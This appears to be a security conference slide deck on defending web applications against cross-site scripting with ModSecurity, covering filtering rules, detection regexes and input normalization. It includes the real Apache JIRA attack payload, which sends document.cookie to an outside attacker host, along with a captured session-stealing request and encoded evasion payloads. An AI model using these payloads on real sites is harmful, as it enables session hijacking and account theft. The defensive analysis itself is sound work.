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XSS Street-Fight:
The Only Rule Is – There Are No Rules

Ryan Barnett
Senior Security Researcher
SpiderLabs Research Team


Ryan Barnett - Background

Trustwave

- Senior Security Researcher
  - Web application firewall research/development
  - Virtual patching for web applications
- Member of the SpiderLabs Research Team
  - Web application firewall signature lead
- ModSecurity Community Manager
  - Interface with the community on public mail-list
  - Steer the internal development of ModSecurity

Author

- "Preventing Web Attacks with Apache"



Ryan Barnett – Community Projects

Open Web Application Security Project (OWASP)

- Speaker/Instructor
- Project Leader, ModSecurity Core Rule Set
- Project Contributor, OWASP Top 10
- Project Contributor, AppSensor

Web Application Security Consortium (WASC)

- Board Member
- Project Leader, Web Hacking Incident Database
- Project Leader, Distributed Web Honeypots
- Project Contributor, Web Application Firewall Evaluation Criteria
- Project Contributor, Threat Classification

The SANS Institute

- Courseware Developer/Instructor
- Project Contributor, CWE/SANS Top 25 Worst Programming Errors

Session Outline

XSS Intro

- What is it?
- Real-world compromise of Apache.org

XSS Remediation

- Strategic vs. Tactical
- When you can't fix the code

XSS Street-Fight

- Input Validation
  - Whitelist Filtering
  - Blacklist Filtering
  - Generic Attack Payload Detection
- Identify Output Handling Flaws
  - Missing output escaping of user-supplied content
- Application Response Profiling
  - Track the # of scripts/iframes in pages
- Defensive JS Injection
  - JS Sandbox

Conclusion/Questions

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XSS Introduction

Background

Cross-Site Scripting (XSS)

Application Defects: Improper Output Handling

- Application does not properly apply contextual output encoding/escaping of user supplied data

Attack: XSS

- Attacker can send data through web applications that will execute code within the victim's web browser
- ***It is an interpreter attack against the web browser***

Types:

- Reflected, Stored and DOM

Consequences:

- Session Hijacking, Malware Installation, Fraud (CSRF)

Remediation: Contextual Output Encoding

- Must escape differently depending where data is displayed on the page
  - HTML, HTML Attribute, URL, JavaScript, CSS

Reference: OWASP XSS Cheatsheet

- http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

WASC Web Hacking Incident Database (WHID)

- **Entry Title: WHID 2010-67:** Apache.org hit by targeted XSS attack, passwords compromised
- **WHID ID:** 2010-67
- **Date Occurred:** April 9, 2010
- **Attack Method:** Cross Site Scripting (XSS), Brute Force
- **Application Weakness:** Improper Output Handling
- **Outcome:** Session Hijacking
- **Reference:** http://blogs.zdnet.com/security/?p=6123&tag=nl.e539

http://projects.webappsec.org/Web-Hacking-Incident-Database

April 5, 2010

Attackers opened a new issue in JIRA

- INFRA-2591

Issue contained the following text

```
ive got this error while browsing some projects in jira
  http://tinyurl.com/XXXXXXXXX [obscured]
```

Some administrators clicked the evil link

- Crafted to exploit a previously undisclosed reflected XSS vulnerability
- XSS used to conduct session hijacking attack

TinyURL Redirect

```
HTTP/1.1 302 Found
Location: https%3A%2F%2Fissues.apache.org%2Fjira%2Fsecure%2Fpopups
   %2Fcolorpicker.jsp%3Felement%3Dname%3B%7Dcatch%28e%29%7B%7D
   %250D%250A--%3E%3C%2Fscript%3E%3Cnoscript%3E%3Cmeta+http-equiv
   %3D%22refresh%22+content%3D%220%3Burl%3Dhttp%3A%2F%2Fpastie.org
   %2F904699%22%3E%3C%2Fnoscript%3E%3Cscript%3Edocument.write
   %28%27%3Cimg+src%3D%22http%3A%2F%2Fteap.zzl.org%2Fteap.php
   %3Fdata%3D%27%252bdocument.cookie%252b%27%22%2F%3E
   %27%29%3Bwindow.location%3D%22http%3A%2F%2Fpastie.org
   %2F904699%22%3B%3C%2Fscript%3E%3Cscript%3E%3C%21--
   %26defaultColor%3D%27%3Btry%7B%2F%2F
Content-Type: text/html
Content-Length: 0
Connection: close
Date: Wed, 01 Dec 2010 17:33:52 GMT
Server: TinyURL/1.6
```

Reflected XSS Request

```
https://issues.apache.org/jira/secure/
popups/colorpicker.jsp?element=name;}catch
(e){}%0D%0A--></script><noscript><meta
%20http-
equiv="refresh"%20content="0;url=http://
pastie.org/904699"></noscript>
<script>document.write('<img
%20src="http://teap.zzl.org/teap.php?
data='%2bdocument.cookie%2b'"/
>');window.location="http://pastie.org/
904699";
</script><script><!--&defaultColor=';try
{//
```

Reflected XSS in Page

```
<script language="JavaScript" type="text/javascript">
<!--
var defau
var choic
var opene                                    orm;
var openerEl = op          document.jiraform.name;}catch(e){}
--></script><noscript><meta equiv="refresh"
   content="0;url=http://pastie.org/904699"></
   noscript><script>document.write('<img src="http://
   teap.zzl.org/teap.php?data='+document.cookie+'" /
   >');window.location="http://pastie.org/904699";</
   script><script><!--;
function colorIn(color) {
if (!choice) {
openerEl.value = color;
```

XSS payload is injected into the existing JS code location

Display a remote page

```
<script language="JavaScript" type="text/javascript">
<!--
var defaultColor = '';try{//';
var choice = fals
var openerForm =
var openerEl = opener.do          t.jiraform.name;}catch(e){}
--></script><noscript><meta equiv="refresh"
   content="0;url=http://pastie.org/904699"></
   noscript><script>document.write('<img src="http://
   teap.zzl.org/teap.php?data='+document.cookie+'" /
   >');window.location="http://pastie.org/904699";</
   script><scri      <!--;
function
if (!choi
openerEl.value = color;
```

Meta-refresh used if the browser doesn't have Javascript enabled

Also try a window.location DOM object call

Bogus Java Error Page at pastie.org

```
java.lang.NumberFormatException: For input string: ""

Stack Trace: [hide]

java.lang.NumberFormatException: For input string: ""
        at java.lang.NumberFormatException.forInputString(NumberFormatException.java:48)
        at java.lang.Long.parseLong(Long.java:410)
        at java.lang.Long.<init>(Long.java:678)
        at com.atlassian.jira.util.ParameterUtils.getLongListFromStringArray(ParameterUtils.java:561)
        at com.atlassian.jira.issue.transport.impl.IssueNavigatorActionParams.getSearchContext(IssueNavigatorActionParams.java:57)
        at com.atlassian.jira.web.action.issue.SearchDescriptionEnabledAction.getSearchContext(SearchDescriptionEnabledAction.java:109)
        at com.atlassian.jira.web.action.issue.IssueNavigator.populateAndValidate(IssueNavigator.java:248)
        at com.atlassian.jira.web.action.issue.IssueNavigator.doExecute(IssueNavigator.java:135)
        at webwork.action.ActionSupport.execute(ActionSupport.java:153)
        at com.atlassian.jira.action.JiraActionSupport.execute(JiraActionSupport.java:54)
        at webwork.dispatcher.GenericDispatcher.executeAction(GenericDispatcher.java:132)
        at com.atlassian.jira.web.dispatcher.JiraServletDispatcher.service(JiraServletDispatcher.java:178)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:803)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:269)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
        at com.atlassian.core.filters.HeaderSanitisingFilter.doFilter(HeaderSanitisingFilter.java:44)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
        at com.atlassian.jira.web.filters.AccessLogFilter.doFilter(AccessLogFilter.java:73)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
        at com.opensymphony.module.sitemesh.filter.PageFilter.parsePage(PageFilter.java:119)
        at com.opensymphony.module.sitemesh.filter.PageFilter.doFilter(PageFilter.java:55)
        at com.atlassian.jira.web.filters.SitemeshExcludePathFilter.doFilter(SitemeshExcludePathFilter.java:38)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
        at com.atlassian.seraph.filter.SecurityFilter.doFilter(SecurityFilter.java:204)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
        at com.atlassian.seraph.filter.TrustedApplicationsFilter.doFilter(TrustedApplicationsFilter.java:120)
        at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:215)
        at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:188)
        at com.atlassian.seraph.filter.BaseLoginFilter.doFilter(BaseLoginFilter.java:138)
```

Grab the document.cookie

```
<script language="JavaScript" type="text/javascript">
<!--
var defaultColor = '';try{//';
var choice = false
var openerForm = o
var openerEl = ope
--></script><noscript><meta equiv="refre
   content="0;url=http://pastie.org/9046
   noscript><script>document.write('<img src="http://
   teap.zzl.org/teap.php?data='+document.cookie+'" /
   >');window.location="http://pastie.org/904699";</
   script><script><!--;
function colorIn(color) {
if (!choice) {
openerEl.value = color;
```

Using an html image tag container to force browser to send the document.cookie object off-domain

Cookie Stealing Request

```
GET /teap.php?
   data=JSESSIONID=2FA3A31B6D58E282D40DE3ED6814BCC3;
   ASESSIONID=19cvqi   2FA3A31B6D58E282D40DE3ED6814BCC3
 HTTP/1.1
Host: teap.zzl.c
User-Agent: Mozi                                  OS X
   10.6; en-US;                                   ox/3.6.6
Accept: image/pr
Accept-Language:
Accept-Encoding:
Accept-Charset:
Keep-Alive: 115
Connection: keep-alive
Referer: https://issues.apache.org/jira/secure/popups/
   colorpicker.jsp
```

Cookie stealing code forces the users browser to send a request to the hackers website. Notice the data parameter is now populated with the current Jira SessionID data (taken from document.cookie DOM object)

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XSS Remediation

Strategic vs. Tactical

Strategic vs. Tactical

Both *Strategic* & *Tactical* remediation efforts should be used to combat XSS flaws.

Strategic Initiatives

- Ownership is application developers
- Focus on ***root-causes of vulnerabilities*** for web applications that must be fixed within the application code itself
- Ideal for applications that are in the Design phase of the SDLC
- Keep in mind that this takes ***TIME***

Tactical Responses

- Ownership is operations security staff
- Focus on web applications that are ***already in production*** and exposed to attacks
- Examples include using a WAF for virtual patching
- Aim to ***minimize the Time-to-Fix exposures***

Can I fix the code?




Image – OWASP Best Practices: Use of Web Application Firewalls

ModSecurity

It is an open source web application firewall (WAF) module for Apache web servers

- www.modsecurity.org

Separate Rule and Audit Engines

- Allows full request/response HTTP logging capability

Deep understanding of HTTP and HTML

- Robust Parsing (form encoding, multipart, XML)


Event-based Rules Language

- Anti-Evasion Features (normalization functions)

Advanced Capabilities

- Transactional and Persistent Collections
- Content Injection
- Lua API

Example Rule Syntax



ModSecurity Demo Page

Results (txn: vwicRn8AAQEAAAkYmzgAAAAC)

CRS Anomaly Score Exceeded (score 137): IE XSS Filters - Attack Detected

All Matched Rules Shown Below

9000033 Detects obfuscated script tags and XML wrapped HTML

Matched ***<scri*** at TX:ARGS:test_normalized

9000017 Detects JavaScript object properties and methods

Matched ***(document.*** at TX:ARGS:test_normalized

9000023 Detects JavaScript location/document property access and window access obfuscation

Matched ***(document.cookie)</script> scriptalert(*** at TX:ARGS:test_normalized

---

9000038 Detects possibly malicious html elements including some attributes

Matched ***<script*** at TX:ARGS:test_normalized

958001 Cross-site Scripting (XSS) Attack

Matched ***document.cookie*** at ARGS:test

958052 Cross-site Scripting (XSS) Attack

Matched ***alert(*** at ARGS:test

http://www.modsecurity.org/demo/crs-demo.html

Demo Page Stats

- **Online for all of 2010**
- **Received >18,700 requests**
  - Mainly XSS and SQL Injection attacks
- **Attack was considered successful it if did not trigger any ModSecurity alerts**
- **Automated process would identify evasions**
- **SpiderLabs would develop/deploy detection updates**
- **Let the battle begin!**

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WAF Defensive Strategy #1: Input Validation

Whitelist/Blacklist Filtering

Input Validation/Filtering Approaches

Whitelist Filtering: deny all, allow what's right

- Enforce expected input for parameter data

Blacklist Filtering: allow all, deny what's wrong

- Blacklist known bad characters or payloads

Whitlisting Rule Example

- **In a virtual patching scenario, it is possible to create rules that allow only specific characters**

```
SecRule REQUEST_FILENAME "@streq /jira/secure/popups/
colorpicker.jsp" "chain,phase:2,block,capture,t:none"
      SecRule ARGS:element "!^\w+$"
```

Only allow word characters: a-zA-Z0-9_

- **Limitations**
  - This is a reactive strategy that is applied only to specific locations
  - What about free-form text fields or applications that must allow html?

Targeted Blacklist of Meta-Characters

- **In a virtual patching scenario, it is also possible to create rules that blocks the presence of specific meta-characters that are often used in XSS attacks**

```
SecRule REQUEST_FILENAME "@streq /jira/secure/popups/
colorpicker.jsp" "chain,phase:2,block,capture,t:none"
      SecRule ARGS:element "@pm < > ( ) \" ' ;"
```

Fast, set-based pattern match (Aho-Corasick)

- **Limitations**
  - This is a reactive strategy that is applied only to specific locations
  - The blacklist may not be comprehensive
  - What about parameters that must allow some of these characters?

Attack Payload Detection

http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

Example XSS Attack Payload Resources

Rsnake's XSS Cheatsheet

- http://ha.ckers.org/xss.html

WASC Script Mapping Project

- http://projects.webappsec.org/Script-Mapping

FuzzDB

- http://code.google.com/p/fuzzdb/

PHPIDS Test Payloads

- https://trac.php-ids.org/index.fcgi/browser/trunk/tests/IDS/MonitorTest.php

Microsoft's IE8 XSS Filters

- http://blogs.technet.com/b/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx


Example XSS Attack Payload Rule

- **Looking for HTML Event Handlers**

```
SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/* "\bon
(abort|blur|change|click|dblclick|dragdrop|error|focus|
keydown|keypress|keyup|load|mousedown|mousemove|
mouseout|mouseover|mouseup|move|readystatechange|reset|
resize|select|submit|unload)\b\W*?=" \
"phase:
2,rev:'2.1.1',id:'973303',capture,t:none,t:lowercase,pa
ss,nolog,auditlog,msg:'XSS Attack Detected',logdata:'%
{TX.0}',setvar:'tx.msg=%
{rule.msg}',setvar:tx.xss_score=+%
{tx.critical_anomaly_score},setvar:tx.anomaly_score=+%
{tx.critical_anomaly_score},setvar:tx.%{rule.id}-
WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"
```

Impedance Mismatches

- **Need to ensure that the WAF, web application and browser all normalize and interpret data in the same way**
  - Not as easy as you might think
- **Common issues**
  - Browser Quirks
  - RFC Implementation Differences
  - Encodings
  - JavaScript Comments
  - Non-alphanumeric JavaScript
  - Best-Fit Mappings
- **Endless methods of achieving functionally equivalent code**



Encoding Examples

- **Original form**

```
<script>alert('XSS')</script>
```

- **HTML Entity Encoding**

```
&lt;script&gt;alert(&apos;xss&apos;)&lt;/
  script&gt;
```

- **Hex Entity Encoding**

```
&#x3c;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3e;&
  #x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x27;&#x78;
  &#x73;&#x73;&#x27;&#x29;&#x3c;&#x2f;&#x73;&#x63
  ;&#x72;&#x69;&#x70;&#x74;&#x3e;
```

- **Half-Width/Full-Width Unicode Encoding**

```
\uff1c\uff53\uff43\uff52\uff49\uff50\uff54\uff1e
  \uff41\uff4c
  \uff45\uff52\uff54\uff08\uff07\uff58\uff53\uff5
  3\uff07\uff09\uff1c\uff0f
  \uff53\uff43\uff52\uff49\uff50\uff54\uff1e
```

ModSecurity's Transformation Functions

- **ModSecurity includes a number of transformation functions which will normalize data prior to applying operators**
  - urlDecodeUni
  - htmlEntityDecode
  - jsDecode
  - cssDecode

```
SecRule REQUEST_FILENAME|ARGS_NAMES|ARGS|XML:/*
"(fromcharcode|alert|eval)\s*\(" \
        "phase:
2,rev:'2.1.1',id:'973307',capture,t:none,t:htmlEntityDe
code,t:jsDecode,t:lowercase,pass,nolog,auditlog,msg:'XS
S Attack Detected',logdata:'%{TX.0}',setvar:'tx.msg=%
{rule.msg}',setvar:tx.xss_score=+%
{tx.critical_anomaly_score},setvar:tx.anomaly_score=+%
{tx.critical_anomaly_score},setvar:tx.%{rule.id}-
WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"
```

Nested Encoding Examples

Original form

```
<script>alert(/XSS/)</script>
```

Base64Encoded Fragment #1

```
<applet src="data:text/
  html;base64,PHNjcmlwdD5hbGVydCgvWFNTLyk8L3N
  jcmlwdD4" type=text/html>
```

Base64 Encoded Fragment #2 - PHP

```
<applet src="data:text/
  html;base64,P.HNjcmlwdD5hbGVydCgvWFNTLyk8L3
  NjcmlwdD4" type=text/html>
```

Notice the extra dot character?

Lua Port of PHPIDS

- **http://phpids.net/**
- **~70 regular expression rules to detect common attack payloads**
  - XSS
  - SQL Injection
  - RFI

- **Filters are heavily tested by the community and updated frequently**
  - https://svn.php-ids.org/svn/trunk/lib/IDS/Converter.php
  - https://svn.php-ids.org/svn/trunk/lib/IDS/default_filter.xml
  - Thanks to Mario Heiderich

- **Trustwave SpiderLabs worked with PHPIDS lead to port code to Lua for use in ModSecurity's API**
  - Introduced in OWASP ModSecurity CRS v2.1.0

Example Normalization Functions

```
# Lua script to normalize input payloads
# Based on PHPIDS Converter.php code
# Reference the following whitepaper -
# http://docs.google.com/Doc?id=dd7x5smw_17g9cnx2cn
#
SecRuleScript ../lua/advanced_filter_converter.lua "phase:2,t:none,pass"

--[[ Make sure the value to normalize and monitor doesn't contain Regex DoS ]]
--[[ Check for comments and erases them if available ]]
--[[ Strip newlines ]]
--[[ Checks for common charcode pattern and decodes them ]]
--[[ Eliminate JS regex modifiers ]]
--[[ Converts from hex/dec entities ]]
--[[ Normalize Quotes ]]
--[[ Converts SQLHEX to plain text ]]
--[[ Converts basic SQL keywords and obfuscations ]]
--[[ Detects nullbytes and controls chars via ord() ]]
--[[ This method matches and translates base64 strings and fragments ]]
--[[ Strip XML patterns ]]
--[[ This method converts JS unicode code points to regular characters ]]
--[[ Converts relevant UTF-7 tags to UTF-8 ]]
--[[ Converts basic concatenations ]]
--[[ This method collects and decodes proprietary encoding types ]]
```

Debug Log View of Base64 Decoding

```
[07/Jan/2011:11:28:24 --0800] [www.modsecurity.org/
sid#8407588][rid#b5b88c0][/demo/phpids][4] Base64 Data is:
PHNjcmlwdD5hbGVydCgvWFNTLyk8L3NjcmlwdD4.
[07/Jan/2011:11:28:24 --0800] [www.modsecurity.org/
sid#8407588][rid#b5b88c0][/demo/phpids][4] Base64 Data Decoded
is: <script>alert(/XSS/)</script>.
[07/Jan/2011:11:28:24 --0800] [www.modsecurity.org/
sid#8407588][rid#b5b88c0][/demo/phpids][4] Base64 Data
Normalized: <applet src="javascript:text/
html;base64,<script>alert(/XSS/)</script>" type=text/html>.
--CUT--
[07/Jan/2011:11:28:24 --0800] [www.modsecurity.org/
sid#8407588][rid#b5b88c0][/demo/phpids][9] Set variable
"tx.ARGS:test_normalized" to "<applet src=\"javascript:text/
html;base64,<script>alert(/XSS/)</script>\" type=text/html>
\nappletalert(/XSS/)script\" type=text/html>".
```

Converted PHPIDS Filters

```
   <filter>
        <id>1</id>
        <rule><![CDATA[(?:"[^"]*[^-]?>)|(?:[^\w\s]\s*\/>)|(?:>")]]></rule>
        <description>finds html breaking injections including whitespace
attacks</description>
        <tags>
            <tag>xss</tag>
            <tag>csrf</tag>
        </tags>
        <impact>4</impact>
    </filter>
```

```
SecRule TX:'/^(QUERY_|REQUEST_|ARGS:).*_normalized/' "(?:\"[^\"]*
[^-]?>)|(?:[^\w\s]\s*\/>)|(?:>\")" "phase:
2,capture,t:none,t:lowercase,pass,skip:1,nolog,auditlog,msg:'finds
html breaking injections including whitespace
attacks',id:'900001',tag:'WEB_ATTACK/XSS',tag:'WEB_ATTACK/
CSRF',logdata:'%{TX.0}',severity:'2',setvar:'tx.msg=%{rule.id}-%
{rule.msg}',setvar:tx.anomaly_score=+4,setvar:'tx.%{tx.msg}-
